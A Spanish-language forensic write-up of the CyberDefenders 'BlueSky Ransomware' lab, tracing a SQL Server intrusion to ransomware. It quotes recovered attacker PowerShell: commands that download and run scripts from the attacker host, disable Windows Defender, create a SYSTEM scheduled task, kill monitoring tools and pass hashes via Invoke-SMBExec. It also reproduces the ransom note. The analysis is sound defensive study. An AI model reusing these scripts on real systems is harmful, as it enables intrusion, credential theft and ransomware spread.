

# RESOLUCIÓN DE LABORATORIO

Caso: BlueSky Ransomware (CyberDefenders)

Investigación forense (DFIR) de un ataque de ransomware (BlueSky), abarcando desde la detección de la intrusión inicial vía SQL y la revisión de registros de eventos de Windows, hasta la desofuscación de scripts de PowerShell y el análisis dinámico de la amenaza.

Sebastian David  
Torres Reyes

## **Escenario:**

Una importante corporación que gestiona datos y servicios críticos en diversos sectores ha informado de un importante incidente de seguridad. Recientemente, su red se vio afectada por un presunto ataque de ransomware. Se cifraron archivos clave, lo que causó interrupciones y generó preocupación por una posible vulneración de datos. Los primeros indicios apuntan a la participación de un actor de amenazas sofisticado. Su tarea consiste en analizar las pruebas presentadas para descubrir los métodos del atacante, evaluar el alcance de la vulneración y ayudar a contener la amenaza para restaurar la integridad de la red.

## **Herramientas utilizadas:**

- Wireshark
- NetworkMiner
- Event Log Explorer
- Any.run
- VirusTotal

**P1: Conocer la IP de origen del ataque permite a los equipos de seguridad responder rápidamente a posibles amenazas. ¿Puede identificar la IP de origen responsable de la posible actividad de escaneo de puertos?**

**R: 87.96.21.84**

Mediante el análisis de las estadísticas de red en Wireshark (Conversations y Endpoints), se identificó un volumen anómalo de tráfico originado por la IP 87.96.21.84.

Conversations · 4										
Ethernet	IPv4	IPv6	TCP	1201	UDP	50	Paquetes	Bytes	Stream ID	Packets A → B
<input type="checkbox"/> Resolución de nombre	Dirección A	Dirección B	Paquetes	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Inicio rel
<input checked="" type="checkbox"/> Hora de inicio absoluta	87.96.21.81	87.96.21.84	4,767	2 MB	0	1,734	206 kB	3,033	2 MB	0.000000
<input type="checkbox"/> Display raw data	87.96.21.1	239.255.255.250	8	2 kB	1	8	2 kB	0	0 bytes	5.080667
	87.96.21.81	239.255.255.250	4	868 bytes	2	4	868 bytes	0	0 bytes	110.421599
										3.0435

Endpoints · 5										
Ethernet	IPv4	IPv6	TCP	2144	UDP	52	Paquetes	Bytes	Tx Packets	Tx Bytes
<input type="checkbox"/> Resolución de nombre	Dirección	Paquetes	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	Latitude
<input checked="" type="checkbox"/> Display raw data	87.96.21.81	4,771	2 MB	1,738	207 kB	3,033	2 MB			
<input type="checkbox"/> Hide aggregated	87.96.21.84	4,767	2 MB	3,033	2 MB	1,734	206 kB			
	239.255.255.250	12	3 kB	0	0 bytes	12	3 kB			
	87.96.21.1	8	2 kB	8	2 kB	0	0 bytes			

Finalmente, se realizó un análisis de los paquetes transferidos entre estas direcciones IP. Se encontró una inundación de paquetes SYN por parte de la dirección IP 87.96.21.84. Con estos patrones sospechosos, en conjunto, fue suficiente para determinar que la dirección IP responsable de la posible actividad de escaneo de puertos fue 87.96.21.84.

No.	Time	Source	Src Port	Destination	Dst. Port	Protocol	Length	Info
25	2024-04-27 19:29:56.338...	87.96.21.84	50674	87.96.21.81	443	TCP	74	50674 → 443 [SYN] Seq=0 Win=32120 Len=0
26	2024-04-27 19:29:56.338...	87.96.21.84	59724	87.96.21.81	199	TCP	74	59724 → 199 [SYN] Seq=0 Win=32120 Len=0
27	2024-04-27 19:29:56.338...	87.96.21.84	36474	87.96.21.81	554	TCP	74	36474 → 554 [SYN] Seq=0 Win=32120 Len=0
28	2024-04-27 19:29:56.338...	87.96.21.84	443	87.96.21.84	50674	TCP	54	443 → 50674 [RST, ACK] Seq=1 Ack=1 Win=0
29	2024-04-27 19:29:56.338...	87.96.21.81	199	87.96.21.84	59724	TCP	54	199 → 59724 [RST, ACK] Seq=1 Ack=1 Win=0
30	2024-04-27 19:29:56.338...	87.96.21.81	554	87.96.21.84	36474	TCP	54	554 → 36474 [RST, ACK] Seq=1 Ack=1 Win=0
31	2024-04-27 19:29:56.338...	87.96.21.84	46058	87.96.21.81	587	TCP	74	46058 → 587 [SYN] Seq=0 Win=32120 Len=0
32	2024-04-27 19:29:56.338...	87.96.21.81	587	87.96.21.84	46058	TCP	54	587 → 46058 [RST, ACK] Seq=1 Ack=1 Win=0
33	2024-04-27 19:29:56.338...	87.96.21.84	42870	87.96.21.81	22	TCP	74	42870 → 22 [SYN] Seq=0 Win=32120 Len=0
34	2024-04-27 19:29:56.338...	87.96.21.81	22	87.96.21.84	42870	TCP	54	22 → 42870 [RST, ACK] Seq=1 Ack=1 Win=0
35	2024-04-27 19:29:56.338...	87.96.21.84	36884	87.96.21.81	445	TCP	60	36884 → 445 [RST, ACK] Seq=1 Ack=1 Win=0
36	2024-04-27 19:29:56.338...	87.96.21.84	49584	87.96.21.81	143	TCP	74	49584 → 143 [SYN] Seq=0 Win=32120 Len=0
37	2024-04-27 19:29:56.338...	87.96.21.84	40410	87.96.21.81	25	TCP	74	40410 → 25 [SYN] Seq=0 Win=32120 Len=0
38	2024-04-27 19:29:56.338...	87.96.21.81	143	87.96.21.84	49584	TCP	54	143 → 49584 [RST, ACK] Seq=1 Ack=1 Win=0
39	2024-04-27 19:29:56.338...	87.96.21.81	25	87.96.21.84	40410	TCP	54	25 → 40410 [RST, ACK] Seq=1 Ack=1 Win=0
40	2024-04-27 19:29:56.338...	87.96.21.84	45444	87.96.21.81	110	TCP	74	45444 → 110 [SYN] Seq=0 Win=32120 Len=0
41	2024-04-27 19:29:56.338...	87.96.21.81	110	87.96.21.84	45444	TCP	54	110 → 45444 [RST, ACK] Seq=1 Ack=1 Win=0
42	2024-04-27 19:29:56.338...	87.96.21.84	53088	87.96.21.81	139	TCP	74	53088 → 139 [SYN] Seq=0 Win=32120 Len=0
43	2024-04-27 19:29:56.338...	87.96.21.81	139	87.96.21.84	53088	TCP	66	139 → 53088 [SYN, ACK] Seq=0 Ack=1 Win=0

## P2: Durante la investigación, es fundamental determinar la cuenta atacada por el atacante. ¿Puedes identificar el nombre de usuario de la cuenta atacada?

R: sa

Durante la investigación se determinó que la dirección IP de la víctima fue 87.96.21.81. Mediante el uso de la herramienta NetworkMiner se pudo visualizar la información de cada dirección IP involucrada en la captura del tráfico de red, así como también la información de cualquier intento de inicio de sesión. Se descubrió que el único intento de inicio de sesión sin encriptar por parte del atacante fue con el usuario “sa”.

The screenshot shows the NetworkMiner interface with the following details:

- File**, **Tools**, **Help** menu.
- Network adapter selection dropdown: "-- Select a network adapter in the list --".
- Stop and Start buttons.
- Case Panel: Shows "Filename" and "MD5" entries for "BlueSky..." with value "d16a4e...".
- Keywords tab: Shows "Hosts (4)", "Files (17)", "Images", "Messages", "Credentials (1)", "Sessions (1185)", "DNS", "Parameters (213)".
- Checkboxes: "Include Cookies", "Include NTLM challenge-responses", "Mask Passwords".
- Keyword filter input: "Enter a keyword filter" with dropdowns for "Case sensitive", "Exact Phrase", "Any column".
- Session list table columns: Client, Server, Protocol, Username, Password, Valid login, First Logon.
- Session list data row: 87.96.21.84 [Evgtjlcz] [sivVZ] 87.96.21.81 TDS (SQL) sa cyb3rd3f3nd3r\$ Unknown 2024-04-

**P3: Necesitamos determinar si el atacante logró acceder. ¿Puede proporcionar la contraseña correcta que descubrió?**

**R: cyb3rd3f3nd3r\$**

El análisis automatizado con NetworkMiner extrajo credenciales en texto plano (usuario 'sa'). Para confirmar el compromiso exitoso, se correlacionó este evento en Wireshark usando el filtro de protocolo tds. La observación de comandos 'SQL batch' inmediatamente posteriores al inicio de sesión verifica que la contraseña cyb3rd3f3nd3r\$ otorgó acceso efectivo al atacante.

	Source	Src Port	Destination	Dst. Port	Protocol	Length	Username	Password	Info
19:30:07.055821	87.96.21.81	1433	87.96.21.84	33841	TLSv1.2	1687			Server Hello, Certificate
19:30:07.059218	87.96.21.84	33841	87.96.21.81	1433	TLSv1.2	220			Client Key Exchange, Chan
19:30:07.060931	87.96.21.81	1433	87.96.21.84	33841	TLSv1.2	113			Change Cipher Spec, Encry
19:30:13.299765	87.96.21.84	33393	87.96.21.81	1433	TDS	106			TD\$ pre-login message
19:30:13.300501	87.96.21.81	1433	87.96.21.84	33393	TDS	91			Response
19:30:13.300988	87.96.21.84	33393	87.96.21.81	1433	TDS	254	sa	cyb3rd3f3nd3r\$ TD\$ login	Response
19:30:13.305052	87.96.21.81	1433	87.96.21.84	33393	TDS	459			Response
19:30:13.305902	87.96.21.84	33393	87.96.21.81	1433	TDS	276			SQL batch
19:30:13.676594	87.96.21.81	1433	87.96.21.84	33393	TDS	654			Response
19:30:20.444748	87.96.21.84	33719	87.96.21.81	1433	TDS	106			TD\$ pre-login message
19:30:20.445089	87.96.21.81	1433	87.96.21.84	33719	TDS	91			Response
19:30:20.445627	87.96.21.84	33719	87.96.21.81	1433	TDS	256	sa	cyb3rd3f3nd3r\$ TD\$ login	Response
19:30:20.449738	87.96.21.81	1433	87.96.21.84	33719	TDS	459			Response
19:30:20.617081	87.96.21.84	33719	87.96.21.81	1433	TDS	194			SQL batch
19:30:20.717018	87.96.21.81	1433	87.96.21.84	33719	TDS	116			Response
19:30:20.969279	87.96.21.84	33719	87.96.21.81	1433	TDS	194			SQL batch
19:30:21.001189	87.96.21.81	1433	87.96.21.84	33719	TDS	116			Response
19:30:21.253511	87.96.21.84	33719	87.96.21.81	1433	TDS	194			SQL batch
19:30:21.291797	87.96.21.81	1433	87.96.21.84	33719	TDS	116			Response

**P4: Los atacantes suelen modificar algunas configuraciones para facilitar el movimiento lateral dentro de una red. ¿Qué configuración activó el atacante para controlar mejor el host objetivo y ejecutar más comandos?**

**R: xp\_cmdshell**

El análisis de los registros de eventos de Windows (mediante Event Log Explorer) reveló actividades de post-explotación. El atacante reconfiguró el servidor alterando los valores de show advanced options y habilitando xp\_cmdshell, una técnica clásica utilizada para ejecutar comandos del sistema operativo directamente desde el entorno de SQL Server y facilitar el movimiento lateral.

Information	23/04/2024	05:00:12	15457 MSSQLSERVER	Server	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:00:12	15457 MSSQLSERVER	Server	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:00:11	18454 MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18454 MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18456 MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18456 MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18456 MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18456 MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18456 MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18456 MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18456 MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18456 MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Description	Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.					

**Description**  
Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.

**P5: Los atacantes suelen usar la inyección de procesos para escalar privilegios dentro de un sistema. ¿En qué proceso inyectó el C2 el atacante para obtener privilegios administrativos?**

## R: winlogon.exe

Luego del inicio de sesión el atacante levantó una instancia de Powershell ya que se encontraron varios procesos de la categoría Provider Lifecycle. Se dedujo que el atacante inyectó el C2 en un proceso confiable llamado “winlogon.exe” para ejecutar comandos de Powershell con alto privilegio.

Information	23/04/2024	05:00:12	15457 MSSQLSERVER	Server	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:00:28	18454 MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:01:17	600 PowerShell	Provider Lifecycle	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:01:17	600 PowerShell	Provider Lifecycle	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:01:17	600 PowerShell	Provider Lifecycle	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:01:17	600 PowerShell	Provider Lifecycle	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:01:17	600 PowerShell	Provider Lifecycle	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:01:17	600 PowerShell	Provider Lifecycle	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:01:17	600 PowerShell	Provider Lifecycle	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:01:17	600 PowerShell	Provider Lifecycle	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:01:17	600 PowerShell	Provider Lifecycle	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:01:17	600 PowerShell	Provider Lifecycle	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:01:18	400 PowerShell	Engine Lifecycle	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:07:43	1001 Windows Error Rep	None	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:11:10	18453 MSSQLSERVER	Logon	NT SERVICE\SQLTELEMETRY	DESKTOP-7EQVM78
Information	21/04/2024	18:28:42	1531 Microsoft-Windows	None	\SYSTEM	DESKTOP-7EQVM78
Information	21/04/2024	18:28:48	5615 Microsoft-Windows	None	\SYSTEM	DESKTOP-7EQVM78
Information	21/04/2024	18:28:53	105 VMTools	None	N/A	DESKTOP-7EQVM78
Information	21/04/2024	18:28:58	5611 Microsoft-Windows	None	\SYSTEM	DESKTOP-7EQVM78
Information	21/04/2024	18:28:59	781 Microsoft-Windows	None	N/A	DESKTOP-7EQVM78
Information	21/04/2024	18:29:01	102 ESENT	General	N/A	DESKTOP-7EQVM78
Information	21/04/2024	18:29:02	300 ESENT	Logging/Recovery	N/A	DESKTOP-7EQVM78
Information	21/04/2024	18:29:02	301 ESENT	Logging/Recovery	N/A	DESKTOP-7EQVM78

## Description

ANSWER: THREE TO SIX

## Details:

ProviderName=Alias  
NewProviderState=Started

SequenceNumber=3

## Description Data

**P6: Tras la escalada de privilegios, el atacante intentó descargar un archivo. ¿Puedes identificar la URL del archivo descargado?**

**R: http://87.96.21.84/checking.ps1**

Tras la escalada de privilegios el atacante, desde el servidor, genera una solicitud GET hacia su IP 87.96.21.84 y descargó un archivo checking.ps1, probablemente para ejecutar un script de comandos de Powershell automatizados dentro del servidor. La URL del archivo descargado fue http://87.96.21.84/checking.ps1.

Source	Src Port	Destination	Dst. Port	Protocol	Length	Username	Password	Info
87.96.21.81	1433	87.96.21.84	33719	TDS	116			Response
87.96.21.84	33719	87.96.21.81	1433	TDS	1510			SQL batch
87.96.21.81	1433	87.96.21.84	33719	TDS	116			Response
87.96.21.84	33719	87.96.21.81	1433	TDS	954			SQL batch
87.96.21.81	1433	87.96.21.84	33719	TDS	116			Response
87.96.21.81	62594	87.96.21.84	80	HTTP	127			GET /checking.ps1 HTTP/1.1
87.96.21.84	80	87.96.21.81	62594	HTTP	698			HTTP/1.0 200 OK
87.96.21.81	64279	87.96.21.84	80	HTTP	210			GET / HTTP/1.1
87.96.21.84	80	87.96.21.81	64279	HTTP	898			HTTP/1.0 200 OK (text/html)
87.96.21.81	64280	87.96.21.84	80	HTTP	217			GET /del.ps1 HTTP/1.1
87.96.21.84	80	87.96.21.81	64280	HTTP	397			HTTP/1.0 200 OK
87.96.21.81	64281	87.96.21.84	80	HTTP	122			GET /del.ps1 HTTP/1.1
87.96.21.84	80	87.96.21.81	64281	HTTP	397			HTTP/1.0 200 OK
87.96.21.81	64282	87.96.21.84	80	HTTP	130			GET /ichigo-lite.ps1 HTTP/1.1
87.96.21.84	80	87.96.21.81	64282	HTTP	1153			HTTP/1.0 200 OK
87.96.21.81	64283	87.96.21.84	80	HTTP	135			GET /Invoke-PowerDump.ps1 HTTP/1.1
87.96.21.84	80	87.96.21.81	64283	HTTP	319			HTTP/1.0 200 OK
87.96.21.81	64284	87.96.21.84	80	HTTP	133			GET /Invoke-SMBExec.ps1 HTTP/1.1
87.96.21.84	80	87.96.21.81	64284	HTTP	779			HTTP/1.0 200 OK

**P7: Comprender qué identificador de seguridad (SID) de grupo verifica el script malicioso para verificar los privilegios del usuario actual puede proporcionar información sobre las intenciones del atacante. ¿Puede proporcionar el SID de grupo específico que se está verificando?**

**R: S-1-5-32-544**

Se exportó y se inspeccionó el script “checking.ps1”. Se encontró el SID de grupo que verificó el script malicioso que fue S-1-5-32-544.

```
$priv = [bool](([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")
$osver = ([environment]::OSVersion.Version).Major
```

**P8: Windows Defender desempeña un papel fundamental en la defensa contra ciberamenazas. Si un atacante lo desactiva, el sistema se vuelve más vulnerable a futuros ataques. ¿Cuáles son las claves de registro que utiliza el atacante para desactivar las funcionalidades de Windows Defender? Proporcionales en el mismo orden en que se encontraron.**

R:

**DisableAntiSpyware, DisableRoutinelyTakingAction, DisableRealtimeMonitoring, SubmitSamplesConsent, SpynetReporting**

En la inspección del script malicioso también se encontró la función “Disable-WindowsDefender” donde se encontró las funcionalidades desactivadas de Windows Defender, estos son:

- DisableAntiSpyware
- DisableRoutinelyTakingAction
- DisableRealtimeMonitoring
- SubmitSamplesConsent
- SpynetReporting

```
}
```

```
Function Disable-WindowsDefender {
```

```
    if ($osver -eq "10") {
```

```
        Set-MpPreference -DisableRealtimeMonitoring $true -ErrorAction SilentlyContinue
```

```
        Set-MpPreference -ExclusionPath "C:\ProgramData\Oracle" -ErrorAction SilentlyContinue
```

```
        Set-MpPreference -ExclusionPath "C:\ProgramData\Oracle\Java" -ErrorAction SilentlyContinue
```

```
        Set-MpPreference -ExclusionPath "C:\Windows" -ErrorAction SilentlyContinue
```

```

        $defenderRegistryPath = "HKLM:\SOFTWARE\Microsoft\Windows Defender"
```

```
        $defenderRegistryKeys = @(
            "DisableAntiSpyware",
            "DisableRoutinelyTakingAction",
            "DisableRealtimeMonitoring",
            "SubmitSamplesConsent",
            "SpynetReporting"
        )
```

```

        if (-not (Test-Path $defenderRegistryPath)) {
            New-Item -Path $defenderRegistryPath -Force | Out-Null
        }
    }
```

**P9: ¿Puedes determinar la URL del segundo archivo descargado por el atacante?**

**R: http://87.96.21.84/del.ps1**

El segundo archivo descargado por el atacante desde el servidor fue el archivo “del.ps1” que también resultó ser un script de comandos de Powershell.

Source	Src Port	Destination	Dst. Port	Protocol	Length	Username	Password	Info
87.96.21.81	1433	87.96.21.84	33719	TDS	116			Response
87.96.21.84	33719	87.96.21.81	1433	TDS	954			SQL batch
87.96.21.81	1433	87.96.21.84	33719	TDS	116			Response
87.96.21.81	62594	87.96.21.84	80	HTTP	127			GET /checking.ps1 HTTP/1.1
87.96.21.84	80	87.96.21.81	62594	HTTP	698			HTTP/1.0 200 OK
87.96.21.81	64279	87.96.21.84	80	HTTP	210			GET / HTTP/1.1
87.96.21.84	80	87.96.21.81	64279	HTTP	898			HTTP/1.0 200 OK (text/html)
87.96.21.81	64280	87.96.21.84	80	HTTP	217			GET /del.ps1 HTTP/1.1
87.96.21.84	80	87.96.21.81	64280	HTTP	397			HTTP/1.0 200 OK
87.96.21.81	64281	87.96.21.84	80	HTTP	122			GET /del.ps1 HTTP/1.1
87.96.21.84	80	87.96.21.81	64281	HTTP	397			HTTP/1.0 200 OK

La URL determinada de este segundo script fue <http://87.96.21.84/del.ps1>.

```
▶ Frame 4251: Packet, 217 bytes on wire (1736 bits), 217 bytes captured (1736 bits)
▶ Ethernet II, Src: VMware_55:5e:8f (00:0c:29:55:5e:8f), Dst: VMware_36:be:8f (00:0c:29:36:
  ▶ Internet Protocol Version 4, Src: 87.96.21.81, Dst: 87.96.21.84
  ▶ Transmission Control Protocol, Src Port: 64280, Dst Port: 80, Seq: 1, Ack: 1, Len: 163
  ▶ Hypertext Transfer Protocol
    ▶ GET /del.ps1 HTTP/1.1\r\n
      Request Method: GET
      Request URI: /del.ps1
      Request Version: HTTP/1.1
      User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.190
      Host: 87.96.21.84\r\n
      Connection: Keep-Alive\r\n
      \r\n
      [Response in frame: 4254]
      [Full request URI: http://87.96.21.84/del.ps1]
```

**P10: Identificar tareas maliciosas y comprender cómo se usaron para la persistencia ayuda a fortalecer las defensas contra futuros ataques. ¿Cuál es el nombre completo de la tarea creada por el atacante para mantener la persistencia?**

**R: \Microsoft\Windows\MUI\LPupdate**

En el análisis del script “checking.ps1” se encontró otra función llamada “CleanerEtc”. La finalidad de esta función fue descargar un archivo llamado “del.ps1” guardándolo en el directorio “C:\ProgramData”. Luego utiliza schtasks.exe para crear una tarea llamada “\Microsoft\Windows\MUI\LPupdate”, esta tarea ejecuta el script descargado cada 4 horas con privilegios de usuario SYSTEM, evadiendo las políticas de restricción de Powershell. Finalmente descarga el archivo “ichigo-lite.ps1” usando “Invoke-Expression”.

```

Function CleanerEtc {
    $WebClient = New-Object System.Net.WebClient
    $WebClient.DownloadFile("http://87.96.21.84/del.ps1", "C:\ProgramData\del.ps1") | Out-Null
    C:\Windows\System32\schtasks.exe /f /tn "\Microsoft\Windows\MUI\LPupdate" /tr "C:\Windows\System32\cmd.exe /c
powershell -ExecutionPolicy Bypass -File C:\ProgramData\del.ps1" /ru SYSTEM /sc HOURLY /mo 4 /create | Out-Null
    Invoke-Expression ((New-Object System.Net.WebClient).DownloadString('http://87.96.21.84/ichigo-lite.ps1'))
}

```

**P11: Segundo archivo malicioso**

**Según su análisis del segundo archivo malicioso, ¿cuál es el ID MITRE de la táctica principal que el segundo archivo intenta llevar a cabo?**

**R: TA0005**

Se analizó el código dentro del segundo archivo malicioso llamado “del.ps1”. El propósito de este script es eliminar la persistencia WMI, rompiendo los enlaces entre “filtros de eventos” y “consumidores de eventos”. También, crea un arreglo con nombres de herramientas populares de administración y gestión de Windows. Adicionalmente, el script cierra forzosamente los procesos y herramientas especificadas en el arreglo. Finalmente, el script detiene el proceso actual identificado por el pid y termina su propia ejecución para no dejar rastros de procesos activos. Esta táctica es mapeada en MITRE ATT&CK en la táctica “DEFENSE EVASION” de ID TA0005.

```

Get-WmiObject _FilterToConsumerBinding -Namespace root\subscription | Remove-WmiObject


$list = "taskmgr", "perfmon", "SystemExplorer", "taskman", "ProcessHacker", "procexp64", "procexp", "Procmon",
"Daphne"
foreach($task in $list)
{
    try {
        stop-process -name $task -Force
    }
    catch {}
}
stop-process $pid -Force

```

**P12: ¿Cuál es el script de PowerShell invocado utilizado por el atacante para volcar las credenciales?**

**R: Invoke-PowerDump.ps1**

Se analizaron los demás scripts y se encontró que el script `Invoke-PowerDump.ps1` comprueba si tiene permisos de Administrador, si los tiene intenta escalar sus privilegios al máximo nivel del sistema (NT AUTHORITY). El objetivo final de este script es extraer los hashes de contraseñas de los usuarios locales del equipo e imprimir los resultados en un formato clásico de volcado de credenciales para que el script padre “`ichigo-lite.ps1`” pueda leerlo.



```
$sign = @"
using System;
using System.Runtime.InteropServices;
public static class priv
{
    [DllImport("shell32.dll")]
    public static extern bool IsUserAnAdmin();
}
"@  
$adminasembly = Add-Type -TypeDefinition $sign -Language CSharp -PassThru  
function ElevatePriviliges
{
    $signature = @"
[StructLayout(LayoutKind.Sequential, Pack = 1)]
public struct TokPriv1Luid
{
    public int Count;
    public long Luid;
    public int Attr;
}

public const int SE_PRIVILEGE_ENABLED = 0x00000002;
public const int TOKEN_QUERY = 0x00000000;
public const int TOKEN_ADJUST_PRIVILEGES = 0x00000020;
public const UInt32 STANDARD_RIGHTS_REQUIRED = 0x000F0000;

public const UInt32 STANDARD_RIGHTS_READ = 0x00020000;
public const UInt32 TOKEN_ASSIGN_PRIMARY = 0x0001;
"
```

**P13: Comprender qué credenciales se han visto comprometidas es esencial para evaluar el alcance de la filtración de datos. ¿Cómo se llama el archivo de texto guardado que contiene las credenciales filtradas?**

**R: hashes.txt**

Una vez que el script `ichigo-lite.ps1` obtiene el volcado de credenciales por parte del script `Invoke-PowerDump.ps1` lo guarda en un archivo de texto dentro del directorio “`C:\ProgramData`” con el nombre `hashes.txt`.

```
Open ▾  ichigo-lite.ps1
$ usernames = @()
$passwordHashes = @()
$hashesContent = Get-Content -Path "C:\ProgramData\hashes.txt" -ErrorAction SilentlyContinue

if ($hashesContent) {
    foreach ($line in $hashesContent) {
        $pattern = "^(.*?):\d+(.*?)(.*?):.*?:"

        if ($line -match $pattern) {
            $username = $matches[1].Trim()
            $passwordHash = $matches[3].Trim()
            $usernames += $username
            $passwordHashes += $passwordHash
        }
    }
}

if ($usernames.Count -gt 0 -and $passwordHashes.Count -gt 0) {
    if ($hostsContent) {
        foreach ($targetHost in $hostsContent -split "`n") {
            if (![string]::IsNullOrEmpty($targetHost)) {
                $username = $usernames[0]
                $password = $passwordHashes[0]
                Invoke-SMBExec -Target $targetHost -Username $username -Hash $password
            }
        }
    }
}
```

P14: Al conocer los hosts atacados durante la fase de reconocimiento del atacante, el equipo de seguridad puede priorizar sus esfuerzos de remediación en estos hosts específicos. ¿Cuál es el nombre del archivo de texto que contiene los hosts detectados?

## R: extracted\_hosts.txt

En el mismo script, ichigo-lite.ps1, se pudo observar que se utiliza el comando “Invoke-WebRequest” para conectarse al servidor del atacante y descargar el archivo de texto “extracted\_hosts.txt” en memoria, para luego almacenarlo en la variable “\$hostsContent”. Luego el script lo usa como lista de objetivos para lanzar el ataque de movimiento lateral.

```
Mar 1 18:33  
Open ▾ i chigo-lite.ps1  
-v Documents  
  
Invoke-Expression (New-Object System.Net.WebClient).DownloadString('http://87.96.21.84/Invoke-PowerDump.ps1')  
Invoke-Expression (New-Object System.Net.WebClient).DownloadString('http://87.96.21.84/Invoke-SMBExec.ps1')  
  
$hostsContent = Invoke-WebRequest -Uri "http://87.96.21.84/extracted_hosts.txt" | Select-Object -ExpandProperty Content -ErrorAction Stop  
  
$EncodedCommand =  
$EncodedCommand =  
Invoke-Expression -Command ([System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($EncodedCommand)))  
  
$EncodedExec =  
Invoke-Expression -Command ([System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($EncodedExec)))
```

**P15: Tras el volcado de hash, el atacante intentó implementar ransomware en el host comprometido, propagándolo al resto de la red mediante actividades de movimiento lateral previas mediante SMB. Se le proporciona la muestra de ransomware para su posterior análisis. Tras realizar el análisis de comportamiento, ¿cuál es el nombre del archivo de la nota de rescate?**

**R: # DECRYPT FILES BLUESKY #**

Se inspeccionaron los resultados del análisis dinámico de la muestra de ransomware de nombre javaw.exe en Any.run. Se encontró que el ejecutable creó un archivo de texto llamado “# DECRYPT FILES BLUESKY #.txt” en el directorio “C:\Users\admin\AppData\Local\VirtualStore”.

The screenshot shows the Any.run analysis interface for process [3112] javaw.exe. The main window displays various threat verdicts and a timeline of the process. A prominent 'Behavior activities' section is open, showing a 'Danger' alert: 'Bluesky note has been found'. The alert details the creation of a file named 'C:\Users\admin\AppData\Local\VirtualStore\# DECRYPT FILES BLUESKY #.txt'. The file was created with operation 'CREATE' on device 'DISK\_FILE\_SYSTEM' and has status '0x00000000'. The command line for the process is also visible. A tooltip for T1012 Query Registry (3) is shown at the bottom, stating it reads the computer name and machine GUID from the registry.

Para verificar si este archivo de texto fue la nota de rescate se pudo observar el contenido en la sección de “Files”. Finalmente, se confirmó que este archivo de texto fue la nota de rescate.

Static discovering

# DECRYPT FILES BLUESKY #.txt

Submit to analyze Download

Main HEX Preview

<<< B L U E S K Y >>>

YOUR IMPORTANT FILES, DOCUMENTS, PHOTOS, VIDEOS, DATABASES HAVE BEEN ENCRYPTED!

The only way to decrypt and restore your files is with our private key and program.  
Any attempts to restore your files manually will damage your files.

To restore your files follow these instructions:

1. Download and install "Tor Browser" from <https://torproject.org/>
2. Run "Tor Browser"
3. In the tor browser open website:  
<http://ccpyeuptriatb2plua4ukinhni7rxgerrorj4p2b5uhbzqm2xgdjqid.onion>
4. On the website enter your recovery id:

RECOVERY ID:  
